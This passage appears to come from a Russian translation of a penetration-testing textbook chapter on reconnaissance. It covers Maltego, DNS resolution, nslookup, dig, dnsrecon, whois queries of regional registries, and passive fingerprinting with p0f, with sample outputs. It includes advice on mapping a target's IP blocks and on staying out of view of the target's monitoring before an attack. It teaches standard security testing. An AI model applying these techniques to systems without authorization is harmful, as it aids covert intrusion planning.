


Рис. 3-3. Работает машина в Maltego

Во время этого процесса машина запросит указания о том, какие сущности включать и какие сущности исключать; когда машина выполнит работу, у вас будет график, к которому вы можете привыкнуть. Это ориентированный график, показывающий отношения (связи) между сущностями. В центре графика, полученного в результате запуска машины, мы видим доменное имя, с которого мы начали. Вокруг есть множество сущностей (связей). Значок для каждого объекта указывает его тип. Например, значок, который выглядит как карта сетевого интерфейса, является сущностью IP-адреса. Другие сущности, которые

могут выглядеть как стеки систем, принадлежат записям DNS и MX, в зависимости от их цвета. Вы можете увидеть пример графика Maltego на рис. 3-4.




Рис. 3-4. График в Maltego

Из каждой сущности можно получить контекстное меню, щелкнув по ней правой кнопкой мыши. Вы сможете просмотреть преобразования, которые затем можно применить к сущности. Если у вас есть имя хоста, но у вас нет IP-адреса для него, вы можете найти IP-адрес с помощью преобразования. Можно также, как показано на рис.3-5, получить информацию из регионального интернет-реестра, связанного с объектом. Это будет преобразование whois, предоставляемое Threat Miner.




Рис. 3-5. Трансформации контекстного меню

Каждый раз, когда вы применяете преобразование, вы делаете график больше. Чем больше преобразований используется, тем больше данных вы получаете на выходе. Если вы начнете с одного объекта, вам не потребуется много времени, чтобы получить много информации. Он будет представлен в направленном графике, чтобы вы могли видеть связи, и вы можете легко щелкнуть любую сущность, чтобы получить дополнительные сведения, включая связанные сущности, как входящие, так и исходящие. Это позволяет легко увидеть, как сущности связаны друг с другом и откуда берутся данные.

Если вы тот человек, который предпочитает визуализировать связи, чтобы получить более широкую картину, вам понравится использовать Maltego. Конечно, у вас есть другие способы получить ту же информацию, что предоставляет Maltego. Это просто немного более трудоемко и, конечно, придется намного больше вносить данных вручную.

Разведка DNS и whois

Мир интернета действительно вращается вокруг DNS. Вот почему уязвимости в DNS были приняты так серьезно. Без DNS нам всем пришлось бы держать в голове огромные таблицы хостов, потому что мы были бы вынуждены помнить все IP-адреса, которые мы используем, включая те, которые постоянно меняются. До DNS один файл hosts хранил сопоставления между IP-адресами и именами хостов. Каждый раз, когда новый хост добавлялся в сеть — и имейте в виду, что это было, когда хосты в Сети были большими многопользовательскими системами — файл hosts должен был быть обновлен, а затем отправлен всем. Это было не устойчиво. Так родился DNS.

В конечном итоге DNS сводится к IP-адресам. Эти IP-адреса назначаются компаниям или организациям, которые владеют доменами. В связи с этим необходимо говорить о региональных интернет-реестрах (RIR). Когда вы пытаетесь понять область своей цели, использование DNS разведки будет идти рука об руку с использованием таких инструментов, как whois для запроса RIR. Хотя они полезны вместе, для выполнения разведки мы сначала рассмотрим DNS рекогносцировку, потому что мы будем использовать некоторые выходные данные для подачи в запросы RIR.

DNS рекогносцировка

Система доменных имен (DNS) состоит из распределенной базы имен, чья структура напоминает логическое дерево, называемое пространством имен домена. Каждый узел в этом пространстве имеет свое уникальное имя. Это логическое дерево «растет» из корневого домена, который является самым верхним уровнем иерархии DNS и обозначается символом — точкой. А уже от корневого элемента ответвляются поддоменые зоны или узлы (компьютеры).

Когда вы читаете полное доменное имя (*fully qualified domain name;* FQDN), которое является именем, оно включает в себя доменное имя (например, *www.oreilly.com*, который включает в себя имя хоста *www*, а также доменное имя *oreilly.com*), вы начинаете с хвоста. Самая правая часть полного доменного имени - домен верхнего уровня (TLD). Информация, связанная с TDLs, хранится на корневых (root) серверах. Если ваш DNS-сервер хочет посмотреть *www.oreilly.com*, он начнет с корневого сервера .com. Что ему нужно сделать, это получить сервер для *oreilly.com*. Этот процесс итерационных запросов называется рекурсивным запросом.

ПРИМЕЧАНИЕ

FQDNs может быть трудно для восприятия, потому что понятие доменного имени иногда трудно понимается людьми. Доменное имя иногда используется в качестве имени хоста, то есть оно сопоставляется с IP-адресом. Иногда имя, как oreilly.com может отображаться на тот же IP-адрес, что и веб-сервер (например, www.oreilly.com) но это не значит, что они всегда одинаковы. oreilly.com это доменное имя. Иногда он может нести IP-адрес. Имя, такое как www или mail, является именем хоста и может использоваться само по себе с правильной конфигурацией. Чтобы уточнить, в каком домене мы ссылаемся на имя хоста, мы используем полное доменное имя, включающее в себя как имя отдельной системы (или IP-адрес), так и домен, к которому принадлежит хост.

Как только DNS-сервер получает корневой сервер .com, он запрашивает у сервера информацию, связанную с oreilly.com. Как только у него есть этот сервер имен, он выдает другой запрос серверу имен с запросом информации о www.oreilly.com. Сервер, который запрашивает эту информацию, является полномочным сервером имен для домена, который мы ищем. Когда вы запрашиваете информацию с вашего сервера, что вы получите обратно - это неофициальный ответ. Хотя изначально он исходил от авторитетного сервера, к тому времени, когда он попадает к вам, он проходит через ваш локальный сервер, поэтому он больше не считается авторитетным.

Использование nslookup и dig

Одним из инструментов, который мы можем использовать для запроса DNS-серверов является *nslookup*. *nslookup* будет выдавать запросы к настроенному DNS-серверу, если вы не укажете ему использовать другой сервер. В Примере 3-9 приведен пример использования *nslookup* для запроса локального DNS-сервера. В ответе вы увидите, что то, что мы получили, было неавторитарным ответом. Вы можете увидеть сервер имен, который использовался для поиска.

Пример 3-9. Использование nslookup

```
root@rosebud:~# nslookup www.oreilly.com
Server: 192.168.86.1
Address: 192.168.86.1#53

Non-authoritative answer:
www.oreilly.com canonical name = www.oreilly.com.edgekey.net.
www.oreilly.com.edgekey.net canonical name = e4619.g.akamaiedge.net.
Name: e4619.g.akamaiedge.net
Address: 23.79.209.167
```

В этом запросе локальный сервер предоставил нам ответ, но он говорит нам, что это не авторитетный ответ. То, что мы получили использовав полное доменное имя, - это серия псевдонимов, кульминацией которых является IP-адрес, после того как все псевдонимы были размотаны. Чтобы получить авторитетный ответ, нам нужно запросить авторитетный сервер имен для домена. Для этого мы можем использовать другую утилиту, которая будет выполнять поиск DNS. Мы воспользуемся программой *dig* и запросим у нее запись сервера имен. Вы можете видеть это в Примере 3-10.

Пример 3-10. Использование dig

```
root@rosebud:~# dig ns oreilly.com

; <<>> DiG 9.10.6-Debian <<>> ns oreilly.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 56163
;; flags: qr rd ra; QUERY: 1, ANSWER: 6, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;oreilly.com.  IN NS

;; ANSWER SECTION:
oreilly.com.        3599    IN    NS    a20-66.akam.net.
oreilly.com.        3599    IN    NS    a13-64.akam.net.
oreilly.com.        3599    IN    NS    a3-67.akam.net.
```

```
oreilly.com.        3599    IN    NS    a1-225.akam.net.
oreilly.com.        3599    IN    NS    a4-64.akam.net.
oreilly.com.        3599    IN    NS    a16-65.akam.net.
```

На этом этапе мы могли бы продолжать использовать *dig*, но мы вернемся к использованию *nslookup*, чтобы четко увидеть различия в результатах. Когда мы запускаем *nslookup* снова, мы указываем сервер, который мы собираемся запросить. В этом случае мы будем использовать один из серверов имен, указанных в Примере 3-10. Мы делаем это, добавляя сервер имен, который мы хотим спросить, в конец строки, которую мы использовали раньше. Вы можете увидеть, как это работает на примере 3-11.

Пример 3-11. Использование nslookup и указание DNS-сервера

```
root@rosebud:~# nslookup www.oreilly.com a20-66.akam.net
Server: a20-66.akam.net
Address: 95.100.175.66#53

www.oreilly.com canonical name = www.oreilly.com.edgekey.net.
```

Когда у нас есть один IP-адрес, мы можем использовать этот IP-адрес для получения дополнительных IP-адресов, которые принадлежат цели нашего тестирования. Для этого, однако, нам нужно будет переместить уровень вверх от DNS. Здесь, мы используем программу whois, чтобы получить более подробную информацию о нашей цели.

Автоматизация DNS разведки

Использование таких инструментов, как *host* и *nslookup*, даст нам много деталей, но получение этих деталей за раз может занять много времени. Вместо того, чтобы использовать ручные инструменты по одному, мы можем использовать другие программы, которые помогут нам получить блоки информации. Одна из проблем с использованием любого из этих инструментов заключается в том, что они часто полагаются на возможность передачи зон. Передача зоны в терминах DNS - это просто загрузка всех записей, связанных с зоной. Зона в контексте сервера имен - это набор связанных сведений. В случае домена oreilly.com вероятно, он будет настроен как сама зона. В этой зоне будут все записи, которые принадлежали oreilly.com например, адрес веб-сервера, сервер электронной почты и другие записи.

Поскольку инициирование передачи зон может быть эффективным способом проведения разведки против компании, они обычно не разрешаются. Одна из причин, по которой они существуют, заключается в том, что резервные серверы запрашивают передачу зоны с основного сервера, чтобы синхронизировать их. В результате в большинстве случаев вы не сможете получить передачу зоны, если

вашей системе специально не было разрешено инициировать передачу зоны и получить эти данные.

Однако не бойтесь. Хотя есть инструменты, которые, как ожидается, смогут выполнять передачу зон, мы можем использовать другие инструменты для получения подробной информации о хостах. Одним из них является *dnsrecon*, который будет не только пытаться передавать зоны, но и тестировать хосты из списков word. Чтобы использовать списки слов с *dnsrecon*, вы предоставляете файл, заполненный именами хостов, которые будут добавлены к указанному имени домена. Есть простые, такие как *www, mail, smtp, ftp* и другие, которые могут быть специфичными для служб. Однако список слов, предоставленный *dnsrecon*, имеет более 1900 имен. Используя этот список слов, *dnsrecon* может потенциально обнаруживать хосты, которые, как вы думаете, не существуют.

Все это предполагает, что ваша цель имеет эти хосты на своем внешнем доступном DNS-сервере. Самое замечательное в DNS - это иерархичность. Таким образом организации могут использовать то, что называется split (сплит) DNS. Это означает, что внутренние системы организации могут быть направлены на DNS-серверы, которые являются авторитетными для домена. Это будет включать хосты, о которых компания не хочет, чтобы знали внешние стороны. Поскольку корневые серверы ничего не знают об этих серверах имен, внешние пользователи не могут искать эти узлы, не обращаясь непосредственно к внутренним серверам имен, которые обычно недоступны извне организации.

Так что стоит использовать *dnsrecon* и получить тем самым еще много информации. В Примере 3-12 вы можете увидеть частичные результаты запуска *dnsrecon* для домена, которым я владею, который использует Google Apps для бизнеса. В выводе вы можете увидеть запись TXT, которая была необходима, чтобы указать Google, что я был регистратором домена и контролировал записи DNS. Вы также можете увидеть, имена серверов для домена. Это частичный вывод, поскольку в результате использования этого инструмента получается значительный объем вывода. Чтобы получить этот вывод, я использовал команду *dnsrecon -d cloudroy.com -D /usr/share/dnsrecon/namelist.txt*.

Пример 3-12. Использование dnsrecon для сбора информации DNS

```
[*] SOA dns078.a.register.com 216.21.231.78
[*] NS dns249.d.register.com 216.21.236.249
[*] Bind Version for 216.21.236.249 Register.com D DNS
[*] NS dns151.b.register.com 216.21.232.151
[*] Bind Version for 216.21.232.151 Register.com B DNS
[*] NS dns078.a.register.com 216.21.231.78
[*] Bind Version for 216.21.231.78 Register.com A DNS
[*] NS dns118.c.register.com 216.21.235.118
[*] Bind Version for 216.21.235.118 Register.com C DNS
[*] MX aspmx3.googlemail.com 74.125.141.27
[*] MX aspmx.l.google.com 108.177.112.27
[*] MX alt2.aspmx.l.google.com 74.125.141.27
[*] MX alt1.aspmx.l.google.com 173.194.175.27
[*] MX aspmx2.googlemail.com 173.194.175.27
[*] MX aspmx3.googlemail.com 2607:f8b0:400c:c06::1b
[*] MX aspmx.l.google.com 2607:f8b0:4001:c02::1a
[*] MX alt2.aspmx.l.google.com 2607:f8b0:400c:c06::1b
[*] MX alt1.aspmx.l.google.com 2607:f8b0:400d:c0b::1b
[*] MX aspmx2.googlemail.com 2607:f8b0:400d:c0b::1b
[*] A cloudroy.com 208.91.197.39
[*] TXT cloudroy.com
google-siteverification=
rq3wZzkl6pdKp1wnWX_BItql6r1qKt34QmMcqE8jqCg
[*] TXT cloudroy.com v=spf1 include:_spf.google.com ~all
```

Хотя это было довольно очевидно из записей MX, запись TXT дает понять, что этот домен использует Google для хостинга. Это не означает, что поиск только записи TXT рассказывает эту историю. В некоторых случаях организация может изменить хостинг-провайдеров или больше не использовать службу, которая требует записи TXT. Поскольку нет никакого вреда в том, чтобы оставить эту запись в зоне DNS, организации могут оставить этот мусор вокруг даже после того, как он больше не нужен. Даже зная, что они когда-то использовали эти службы, это подскажет вам несколько вещей, поэтому использование такого инструмента, как *dnsrecon*, чтобы извлечь как можно больше информации DNS, можете быть полезным при проведении тестирования.

Региональные интернет-реестры

Интернет имеет иерархическую природу. Все присвоенные номера - будь то зарегистрированные номера портов, блоки IP-адресов или номера автономной системы (AS) - выдаются корпорацией интернета по присвоению имен и номеров (ICANN). ICANN, в свою очередь, предоставляет некоторые из этих назначений RIR, которые отвечают за различные регионы мира. Ниже приведены RIRs, которые существуют в современном мире:

- *African Network Information Center* (AfriNIC) отвечает за Африку.
- *American Registry for Internet Numbers* (ARIN) отвечает за Северную Америку, Антарктиду и Карибский бассейн.
- *Asia Pacific Network Information Centre* (APNIC) отвечает за Азию, Австралию, Новую Зеландию и другие соседние страны.
- *Latin America and Caribbean Network Information Centre* (LACNIC) отвечает за Центральную и Южную Америку, а также часть Карибского бассейна.
- *Réseaux IP Européens Network Coordination Centre* (RIPE NCC) отвечает за Европу, Россию, Ближний Восток и Центральную Азию.

RIR управляют IP-адресами для этих регионов, а также номерами. Номера AS необходимы компаниям для их маршрутизации. Каждый номер AS присваивается сети, достаточно большой для обмена информацией о маршрутизации с интернет-провайдерами и другими организациями. Поскольку номера используются протоколом BGP, который является протоколом маршрутизации, используемым через интернет, в организациях обычно используются другие протоколы маршрутизации, включая Open Shortest Path First (OSPF), но BGP - это протокол, используемый для совместного использования таблиц маршрутизации от одного к другому.

Использование whois

Чтобы получить информацию от любого из RIR, мы можем использовать утилиту *whois*. Эта программа командной строки поставляется с любым дистрибутивом Linux. Используя *whois*, мы можем идентифицировать владельцев сетевых блоков. Пример 3-13 показывает запрос *whois*, ищущий владельца сети 8.9.10.0.

Ответ показывает нам, кому был предоставлен весь блок. В этом примере вы видите большой адресный блок. Блоки такого размера либо принадлежат компаниям, которые имели их с момента выдачи первых адресов, либо могут принадлежать поставщикам услуг.

Пример 3-13. whois-запрос сетевого блока

```
root@rosebud:~# whois 8.9.10.0
##
ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/whois_tou.html
##
If you see inaccuracies in the results, please report at
# https://www.arin.net/public/whoisinaccuracy/index.xhtml
#
##
The following results may also be obtained via:
# https://whois.arin.net/rest/nets;q=8.9.10.0?showDetails=true&showARIN=
# false&showNonArinTopLevelNet=false&ext=netref2
#
NetRange: 8.0.0.0 - 8.255.255.255
CIDR: 8.0.0.0/8
NetName: LVLT-ORG-8-8
NetHandle: NET-8-0-0-0-1
Parent: ()
NetType: Direct Allocation
OriginAS:
Organization: Level 3 Communications, Inc. (LVLT)
RegDate: 1992-12-01
Updated: 2012-02-24
Ref: https://whois.arin.net/rest/net/NET-8-0-0-0-1
```

Когда большие блоки разбиты, поиск *whois* скажет вам не только, кто владеет блоком, который вы ищете, но и его родительский блок. Давайте возьмем еще один кусок из диапазона 8.0.0.0-8.255.255.255. В Примере 3-14 можно увидеть подмножество этого блока. Он принадлежит Google, как вы можете видеть. Однако перед выводом, который вы видите здесь, вы увидите тот же блок, что и в предыдущем примере, где Level 3 Communications является владельцем.

Пример 3-14. запрос whois, показывающий дочерний блок

```
# start
  NetRange:       8.8.8.0 - 8.8.8.255
  CIDR:           8.8.8.0/24
  NetName:        LVLT-GOGL-8-8-8
  NetHandle:      NET-8-8-8-0-1
  Parent:         LVLT-ORG-8-8 (NET-8-0-0-0-1)
  NetType:        Reallocated
  OriginAS:
  Organization:   Google LLC (GOGL)
  RegDate:        2014-03-14
  Updated:        2014-03-14
  Ref:            https://whois.arin.net/rest/net/NET-8-8-8-0-1
  OrgName:        Google LLC
  OrgId:          GOGL
  Address:        1600 Amphitheatre Parkway
  City:           Mountain View
  StateProv:      CA
  PostalCode:     94043
  Country:        US
  RegDate:        2000-03-30
  Updated:        2017-10-16
  Ref:            https://whois.arin.net/rest/org/GOGL
  OrgTechHandle:  ZG39-ARIN
  OrgTechName:    Google LLC
  OrgTechPhone:   +1-650-253-0000
  OrgTechEmail:   arin-contact@google.com
  OrgTechRef:     https://whois.arin.net/rest/poc/ZG39-ARIN
```

Мы можем использовать этот способ, чтобы взять IP-адрес, который мы нашли, например, веб-сервер или сервер электронной почты, и определить, кому принадлежит весь блок. В некоторых случаях, таких как веб-сервер O'Reilly, блок принадлежит поставщику услуг, поэтому мы не сможем получить другие цели из этого блока. Однако, когда вы находите блок, который принадлежит определенной компании, у вас есть несколько целевых IP-адресов. Эти IP-блоки пригодятся позже, когда мы начнем вести более активную разведку. В то же время, вы также можете использовать *dig* или *nslookup*, чтобы найти имена хостов, которые принадлежат к IP-адресам.

Для поиска имени хоста по IP-адресу в организации должна быть настроена обратная зона. Чтобы найти имя хоста из IP-адреса, для каждого IP-адреса в блоке, с которым связано имя хоста, должны быть записи указателей (PTRs). Однако имейте в виду, что связь между обратным и прямым поиском не обязательно существует. Если www.foo.com выдает 1.2.3.42, это не означает, что

1.2.3.42 обязательно приведет обратно к www.foo.com. IP-адреса могут указывать на системы, которые имеют много целей и потенциально несколько имен, чтобы соответствовать этим целям.

Пассивная разведка

Часто разведывательная работа может включать в себя изучение инфраструктуры, принадлежащей цели. Однако это не означает, что вы обязательно должны активно исследовать целевую сеть. Такие действия, как сканирование портов, которые мы рассмотрим позже, могут быть шумными и привлекать внимание к вашим действиям. Возможно вы не захотите привлекать внимание, пока не будете действительно готовы начать атаку. Вы можете продолжать собирать информацию пассивным способом, просто взаимодействуя с открытыми системами обычным способом. Например, вы можете просто просматривать веб-страницы организации и собирать информацию. Один из способов сделать это - использовать программу *p0f*.

p0f работает, наблюдая за трафиком и извлекая данные, которые могут быть интересны, из пакетов по мере их прохождения. Это может включать соответствующую информацию из заголовков, особенно адреса источника и назначения и порты. В Примере 3-15, вы можете увидеть, что *p0f* извлек сведения о веб-серверах и операционных системах. В первом блоке вы можете увидеть HTTP-запрос, который показывает сведения о клиенте, а также данные хоста и агента пользователя. Во втором блоке извлеченных данных, *p0f* определил, что операционная система Linux 3.11 или более поздней версии. Чуть ниже, он смог определить, что это сервер nginx. Он может определить это, глядя на заголовки HTTP.

Пример 3-15. Вывод программы p0f

```
.-[ 192.168.2.149/48244 -> 104.197.85.63/80 (http request) ]-
||
client     = 192.168.2.149/48244
| app      = ???
| lang     = English
| params   = none
| raw_sig  = 1:Host,User-Agent,Accept=[*/*],Accept-Language=[en-
US,en;q=0.5],
         Accept-Encoding=[gzip,deflate],?Referer,?Cookie,Connection=
         [keep-alive]:Accept-Charset,Keep-Alive:Mozilla/5.0 (X11;
Linux
         x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
```

```
| `----
.-[ 192.168.2.149/48254 -> 104.197.85.63/80 (syn) ]-
||
client = 192.168.2.149/48254
| os = Linux 3.11 and newer
| dist = 0
| params = none
| raw_sig = 4:64+0:0:1460:mss*20,7:mss,sok,ts,nop,ws:df,id+:0
| `----
.-[ 192.168.2.149/48254 -> 104.197.85.63/80 (http response) ]-
||
server = 104.197.85.63/80
| app = nginx 1.x
| lang = none
| params = dishonest
| raw_sig = 1:Server,Date,Content-Type,?Content-Length,?Last-
Modified,Connection=
          [keep-alive],Keep-Alive=[timeout=20],?ETag,X-Type=
[static/known],
          ?Cache-Control,?Vary,Access-Control-Allow-Origin=
[*],Accept-Ranges=
          [bytes]::nginx
|
```

Одна из проблем использования *p0f* заключается в том, что он опирается на наблюдение за трафиком, который идет из системы. Вам нужно взаимодействовать с системами, на которых вы хотите выполнять пассивную разведку. Поскольку вы взаимодействуете с общедоступными службами, вряд ли вас заметят, и удаленная система не будет знать, что вы используете *p0f* против нее. Нет активного взаимодействия с удаленными службами для запроса более подробной информации. Вы получите только то, что службы готовы предоставить.

Сторона, на которой вам проще получать информацию, - это локальный конец. Это связано с тем, что он может искать информацию о MAC-адресе, предоставляя сведения о поставщике, чтобы вы могли видеть тип устройства, которое взаимодействует с другими устройствами. Как и в других программах захвата пакетов, есть способы получить трафик в вашу систему, который специально не предназначен для вас, используя концентратор или диапазон портов на коммутаторе или даже делая спуфинг. MAC-адрес поступает из заголовка уровня 2, который снимается, когда пакет пересекает границу уровня 3 (маршрутизатор). Хотя информация, которую вы можете получить от пассивной разведки с помощью такого инструмента, как *p0f*, ограничена тем, что служба и система все равно откажут, использование *p0f* облегчает ручную работу, которая в противном

случае может потребоваться для извлечения этого уровня детализации. Самое большое преимущество использования $p0f$ заключается в том, что вы можете быстро извлекать детали, не выполняя работу самостоятельно, но вы также зондируете целевые системы пассивно. Это помогает держать вас вне поля зрения любых систем мониторинга со стороны вашей цели.

Сканирование портов

